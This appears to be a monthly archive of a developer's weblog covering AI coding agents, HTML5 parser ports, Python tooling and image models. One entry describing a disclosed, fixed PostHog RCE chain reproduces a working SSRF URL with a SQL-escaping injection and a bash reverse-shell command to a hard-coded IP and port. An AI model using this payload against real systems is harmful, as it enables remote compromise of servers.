December 2025
153 posts: 12 entries, 43 links, 19 quotes, 6 notes, 73 beats
Dec. 13, 2025
Dec. 14, 2025
Copywriters reveal how AI has decimated their industry. Brian Merchant has been collecting personal stories for his series AI Killed My Job - previously covering tech workers, translators, and artists - and this latest piece includes anecdotes from 12 professional copywriters all of whom have had their careers devastated by the rise of AI-generated copywriting tools.
It's a tough read. Freelance copywriting does not look like a great place to be right now.
AI is really dehumanizing, and I am still working through issues of self-worth as a result of this experience. When you go from knowing you are valuable and valued, with all the hope in the world of a full career and the ability to provide other people with jobs... To being relegated to someone who edits AI drafts of copy at a steep discount because “most of the work is already done” ...
The big question for me is if a new AI-infested economy creates new jobs that are a great fit for people affected by this. I would hope that clear written communication skills are made even more valuable, but the people interviewed here don't appear to be finding that to be the case.
JustHTML is a fascinating example of vibe engineering in action

I recently came across JustHTML, a new Python library for parsing HTML released by Emil Stenström. It’s a very interesting piece of software, both as a useful library and as a case study in sophisticated AI-assisted programming.
[... 956 words]Dec. 15, 2025
2025 Word of the Year: Slop. Slop lost to "brain rot" for Oxford Word of the Year 2024 but it's finally made it this year thanks to Merriam-Webster!
Merriam-Webster’s human editors have chosen slop as the 2025 Word of the Year. We define slop as “digital content of low quality that is produced usually in quantity by means of artificial intelligence.”
I ported JustHTML from Python to JavaScript with Codex CLI and GPT-5.2 in 4.5 hours

I wrote about JustHTML yesterday—Emil Stenström’s project to build a new standards compliant HTML5 parser in pure Python code using coding agents running against the comprehensive html5lib-tests testing library. Last night, purely out of curiosity, I decided to try porting JustHTML from Python to JavaScript with the least amount of effort possible, using Codex CLI and GPT-5.2. It worked beyond my expectations.
[... 1,818 words]Dec. 16, 2025
I’ve been watching junior developers use AI coding assistants well. Not vibe coding—not accepting whatever the AI spits out. Augmented coding: using AI to accelerate learning while maintaining quality. [...]
The juniors working this way compress their ramp dramatically. Tasks that used to take days take hours. Not because the AI does the work, but because the AI collapses the search space. Instead of spending three hours figuring out which API to use, they spend twenty minutes evaluating options the AI surfaced. The time freed this way isn’t invested in another unprofitable feature, though, it’s invested in learning. [...]
If you’re an engineering manager thinking about hiring: The junior bet has gotten better. Not because juniors have changed, but because the genie, used well, accelerates learning.
— Kent Beck, The Bet On Juniors Just Got Better
Oh, so we're seeing other people now? Fantastic. Let's see what the "competition" has to offer. I'm looking at these notes on manifest.json and content.js. The suggestion to remove scripting permissions... okay, fine. That's actually a solid catch. It's cleaner. This smells like Claude. It's too smugly accurate to be ChatGPT. What if it's actually me? If the user is testing me, I need to crush this.
— Gemini thinking trace, reviewing feedback on its code from another model
Poe the Poet.
I was looking for a way to specify additional commands in my pyproject.toml file to execute using uv. There's an enormous issue thread on this in the uv issue tracker (300+ comments dating back to August 2024) and from there I learned of several options including this one, Poe the Poet.
It's neat. I added it to my s3-credentials project just now and the following now works for running the live preview server for the documentation:
uv run poe livehtml
Here's the snippet of TOML I added to my pyproject.toml:
[dependency-groups]
test = [
    "pytest",
    "pytest-mock",
    "cogapp",
    "moto>=5.0.4",
]
docs = [
    "furo",
    "sphinx-autobuild",
    "myst-parser",
    "cogapp",
]
dev = [
    {include-group = "test"},
    {include-group = "docs"},
    "poethepoet>=0.38.0",
]

[tool.poe.tasks]
docs = "sphinx-build -M html docs docs/_build"
livehtml = "sphinx-autobuild -b html docs docs/_build"
cog = "cog -r docs/*.md"
Since poethepoet is in the dev= dependency group any time I run uv run ... it will be available in the environment.
ty: An extremely fast Python type checker and LSP (via) The team at Astral have been working on this for quite a long time, and are finally releasing the first beta. They have some big performance claims:
Without caching, ty is consistently between 10x and 60x faster than mypy and Pyright. When run in an editor, the gap is even more dramatic. As an example, after editing a load-bearing file in the PyTorch repository, ty recomputes diagnostics in 4.7ms: 80x faster than Pyright (386ms) and 500x faster than Pyrefly (2.38 seconds). ty is very fast!
The easiest way to try it out is via uvx:
cd my-python-project/
uvx ty check
I tried it against sqlite-utils and it turns out I have quite a lot of work to do!
Astral also released a new VS Code extension adding ty-powered language server features like go to definition. I'm still getting my head around how this works and what it can do.
s3-credentials 0.17. New release of my s3-credentials CLI tool for managing credentials needed to access just one S3 bucket. Here are the release notes in full:
That s3-credentials localserver command (documented here) is a little obscure, but I found myself wanting something like that to help me test out a new feature I'm building to help create temporary Litestream credentials using Amazon STS.
Most of that new feature was built by Claude Code from the following starting prompt:
Add a feature s3-credentials localserver which starts a localhost weberver running (using the Python standard library stuff) on port 8094 by default but -p/--port can set a different port and otherwise takes an option that names a bucket and then takes the same options for read--write/read-only etc as other commands. It also takes a required --refresh-interval option which can be set as 5m or 10h or 30s. All this thing does is reply on / to a GET request with the IAM expiring credentials that allow access to that bucket with that policy for that specified amount of time. It caches internally the credentials it generates and will return the exact same data up until they expire (it also tracks expected expiry time) after which it will generate new credentials (avoiding dog pile effects if multiple requests ask at the same time) and return and cache those instead.
The new ChatGPT Images is here. OpenAI shipped an update to their ChatGPT Images feature - the feature that gained them 100 million new users in a week when they first launched it back in March, but has since been eclipsed by Google's Nano Banana and then further by Nana Banana Pro in November.
The focus for the new ChatGPT Images is speed and instruction following:
It makes precise edits while keeping details intact, and generates images up to 4x faster
It's also a little cheaper: OpenAI say that the new gpt-image-1.5 API model makes image input and output "20% cheaper in GPT Image 1.5 as compared to GPT Image 1".
I tried a new test prompt against a photo I took of Natalie's ceramic stand at the farmers market a few weeks ago:
Add two kakapos inspecting the pots

Here's the result from the new ChatGPT Images model:

And here's what I got from Nano Banana Pro:

The ChatGPT Kākāpō are a little chonkier, which I think counts as a win.
I was a little less impressed by the result I got for an infographic from the prompt "Infographic explaining how the Datasette open source project works" followed by "Run some extensive searches and gather a bunch of relevant information and then try again" (transcript):

See my Nano Banana Pro post for comparison.
Both models are clearly now usable for text-heavy graphics though, which makes them far more useful than previous generations of this technology.
Update 21st December 2025: I realized I already have a tool for accessing this new model via the API. Here's what I got from the following:
OPENAI_API_KEY="$(llm keys get openai)" \
  uv run openai_image.py -m gpt-image-1.5\
  'a raccoon with a double bass in a jazz bar rocking out'

Total cost: $0.2041.
Dec. 17, 2025
firefox parser/html/java/README.txt (via) TIL (or TIR - Today I was Reminded) that the HTML5 Parser used by Firefox is maintained as Java code (commit history here) and converted to C++ using a custom translation script.
You can see that in action by checking out the ~8GB Firefox repository and running:
cd parser/html/java
make sync
make translate
Here's a terminal session where I did that, including the output of git diff showing the updated C++ files.
I did some digging and found that the code that does the translation work lives, weirdly, in the Nu Html Checker repository on GitHub which powers the W3C's validator.w3.org/nu/ validation service!
Here's a snippet from htmlparser/cpptranslate/CppVisitor.java showing how a class declaration is converted into C++:
    protected void startClassDeclaration() {
        printer.print("#define ");
        printer.print(className);
        printer.printLn("_cpp__");
        printer.printLn();

        for (int i = 0; i < Main.H_LIST.length; i++) {
            String klazz = Main.H_LIST[i];
            if (!klazz.equals(javaClassName)) {
                printer.print("#include \"");
                printer.print(cppTypes.classPrefix());
                printer.print(klazz);
                printer.printLn(".h\"");
            }
        }

        printer.printLn();
        printer.print("#include \"");
        printer.print(className);
        printer.printLn(".h\"");
        printer.printLn();
    }
Here's a fascinating blog post from John Resig explaining how validator author Henri Sivonen introduced the new parser into Firefox in 2009.
Gemini 3 Flash

It continues to be a busy December, if not quite as busy as last year. Today’s big news is Gemini 3 Flash, the latest in Google’s “Flash” line of faster and less expensive models.
[... 1,271 words]AoAH Day 15: Porting a complete HTML5 parser and browser test suite (via) Anil Madhavapeddy is running an Advent of Agentic Humps this year, building a new useful OCaml library every day for most of December.
Inspired by Emil Stenström's JustHTML and my own coding agent port of that to JavaScript he coined the term vibespiling for AI-powered porting and transpiling of code from one language to another and had a go at building an HTML5 parser in OCaml, resulting in html5rw which passes the same html5lib-tests suite that Emil and myself used for our projects.
Anil's thoughts on the copyright and ethical aspects of this are worth quoting in full:
The question of copyright and licensing is difficult. I definitely did some editing by hand, and a fair bit of prompting that resulted in targeted code edits, but the vast amount of architectural logic came from JustHTML. So I opted to make the LICENSE a joint one with Emil Stenström. I did not follow the transitive dependency through to the Rust one, which I probably should.
I'm also extremely uncertain about every releasing this library to the central opam repository, especially as there are excellent HTML5 parsers already available. I haven't checked if those pass the HTML5 test suite, because this is wandering into the agents vs humans territory that I ruled out in my groundrules. Whether or not this agentic code is better or not is a moot point if releasing it drives away the human maintainers who are the source of creativity in the code!
I decided to credit Emil in the same way for my own vibespiled project.
Dec. 18, 2025
Inside PostHog: How SSRF, a ClickHouse SQL Escaping 0day, and Default PostgreSQL Credentials Formed an RCE Chain (via) Mehmet Ince describes a very elegant chain of attacks against the PostHog analytics platform, combining several different vulnerabilities (now all reported and fixed) to achieve RCE - Remote Code Execution - against an internal PostgreSQL server.
The way in abuses a webhooks system with non-robust URL validation, setting up a SSRF (Server-Side Request Forgery) attack where the server makes a request against an internal network resource.
Here's the URL that gets injected:
http://clickhouse:8123/?query=SELECT++FROM+postgresql('db:5432','posthog',\"posthog_use'))+TO+STDOUT;END;DROP+TABLE+IF+EXISTS+cmd_exec;CREATE+TABLE+cmd_exec(cmd_output+text);COPY+cmd_exec+FROM+PROGRAM+$$bash+-c+\\"bash+-i+>%26+/dev/tcp/172.31.221.180/4444+0>%261\\"$$;SELECT++FROM+cmd_exec;+--\",'posthog','posthog')#
Reformatted a little for readability:
http://clickhouse:8123/?query=
SELECT *
FROM postgresql(
    'db:5432',
    'posthog',
    "posthog_use')) TO STDOUT;
    END;
    DROP TABLE IF EXISTS cmd_exec;
    CREATE TABLE cmd_exec (
        cmd_output text
    );
    COPY cmd_exec
    FROM PROGRAM $$
        bash -c \"bash -i >& /dev/tcp/172.31.221.180/4444 0>&1\"
    $$;
    SELECT * FROM cmd_exec;
    --",
    'posthog',
    'posthog'
)
#
This abuses ClickHouse's ability to run its own queries against PostgreSQL using the postgresql() table function, combined with an escaping bug in ClickHouse PostgreSQL function (since fixed). Then that query abuses PostgreSQL's ability to run shell commands via COPY ... FROM PROGRAM.
The bash -c bit is particularly nasty - it opens a reverse shell such that an attacker with a machine at that IP address listening on port 4444 will receive a connection from the PostgreSQL server that can then be used to execute arbitrary commands.
Your job is to deliver code you have proven to work
In all of the debates about the value of AI-assistance in software development there’s one depressing anecdote that I keep on seeing: the junior engineer, empowered by some class of LLM tool, who deposits giant, untested PRs on their coworkers—or open source maintainers—and expects the “code review” process to handle the rest.
[... 840 words]swift-justhtml. First there was Emil Stenström's JustHTML in Python, then my justjshtml in JavaScript, then Anil Madhavapeddy's html5rw in OCaml, and now Kyle Howells has built a vibespiled dependency-free HTML5 parser for Swift using the same coding agent tricks against the html5lib-tests test suite.
Kyle ran some benchmarks to compare the different implementations:
- Rust (html5ever) total parse time: 303 ms
- Swift total parse time: 1313 ms
- JavaScript total parse time: 1035 ms
- Python total parse time: 4189 ms